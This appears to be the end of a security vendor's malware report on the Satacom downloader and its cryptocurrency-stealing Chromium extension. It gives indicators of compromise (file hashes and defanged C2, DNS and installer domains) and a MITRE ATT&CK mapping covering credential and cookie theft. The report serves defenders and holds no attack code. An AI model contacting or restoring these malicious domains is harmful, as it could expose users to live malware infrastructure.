Satacom is a downloader that is still running campaigns and being developed by the threat actor behind it. This threat actor continues to distribute malware families using various techniques, such as ad injection via ad plugins for WordPress websites.

The recently distributed malware, which is a side-loaded extension for Chromium-based browsers, performs actions in the browser to manipulate the content of the targeted cryptocurrency website. The main purpose of this malicious extension is to steal cryptocurrency from victims and transfer it to the threat actors' wallet.

Moreover, since it is a browser extension, it can be installed in Chromium-based browsers on various platforms. Although the installation of the malicious extension and the infection chain described in this article are Windows-specific, if the threat actors want to target Linux and macOS users, they could easily do so, provided the victims use Chromium-based browsers.

## Appendix I – Indicators of Compromise

#### Satacom files

0ac34b67e634e49b0f75cf2be388f244 1aa7ad7efb1b48a28c6ccf7b496c9cfd 199017082159b23decdf63b22e07a7a1

#### Satacom DNS dns-beast[.]com don-dns[.]com die-dns[.]com

#### Satacom C2

hit-mee[.]com noname-domain[.]com don-die[.]com old-big[.]com

## Hosted PS scripts

tchk-1[.]com

#### Malicious extension ZIP

a7f17ed79777f28bf9c9cebaa01c8d70

#### Malicious extension CC

you-rabbit[.]com web-lox[.]com

#### Hosted Satacom installer ZIP files

ht-specialize[.]xyz ht-input[.]cfd ht-queen[.]cfd ht-dilemma[.]xyz ht-input[.]cfd io-strength[.]cfd fbs-university[.]xyz io-previous[.]xyz io-band[.]cfd io-strength[.]cfd io-band[.]cfd can-nothing[.]cfd scope-chat[.]xyz stroke-chat[.]click icl-surprise[.]xyz new-high[.]click shrimp-clock[.]click oo-knowledge[.]xyz oo-station[.]xyz oo-blue[.]click oo-strategy[.]xyz oo-clearly[.]click economy-h[.]xyz medical-h[.]click hospital-h[.]xyz church-h[.]click close-h[.]xyz thousand-h[.]click risk-h[.]xyz current-h[.]click fire-h[.]xyz future-h[.]click moment-are[.]xyz himself-are[.]click air-are[.]xyz teacher-are[.]click force-are[.]xyz enough-are[.]xyz education-are[.]click across-are[.]xyz although-are[.]click punishment-chat[.]click rjjy-easily[.]xyz guy-seventh[.]cfd

#### **Redirectors to Satacom installer**

back-may[.]com post-make[.]com filesend[.]live soft-kind[.]com ee-softs[.]com big-loads[.]com el-softs[.]com softs-labs[.]com soft-make[.]com soft-end[.]com soon-soft[.]com tip-want[.]click get-loads[.]com new-loads[.]com file-send[.]live filetosend-upload[.]net file-send[.]cc

## Appendix II – MITRE ATT&CK Mapping

This table contains all the TTPs identified during analysis of the activity described in this report.

Tactic	Technique	Technique Name
Initial Access	User Execution: Malicious Link User Execution: Malicious File	T1204.001 T1204.002
Execution	User Execution: Malicious File Command and Scripting Interpreter: PowerShell	T1204.002 T1059.001
Persistence	Shortcut Modification Browser Extensions	T1547.009 T1176
Defense Evasion	Process Injection	T1055.012
Credential Access	Credentials from Password Stores Steal Web Session Cookie Unsecured CredentialsMulti-Factor Authentication Interception	T1555.003 T1539 T1552T1111
Discovery	Account Discovery Software Discovery Security Software Discovery	T1087 T1518 T1518.001
Collection	Automated Collection Screen Capture Credentials from Password Stores Browser Session Hijacking	T1119 T1113 T1555 T1185
Command and Control	Application Layer Protocol: Web Protocols Application Layer Protocol: DNS Dynamic Resolution	T1071.001 T1071.004 T1568

- <u>Bitcoin</u>
- Browser Plugins
- Google Chrome
- <u>Malvertizing</u>
- <u>Malware</u>
- Malware Descriptions
- Malware Technologies

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Satacom delivers browser extension that steals cryptocurrency

Your email address will not be published. Required fields are marked \*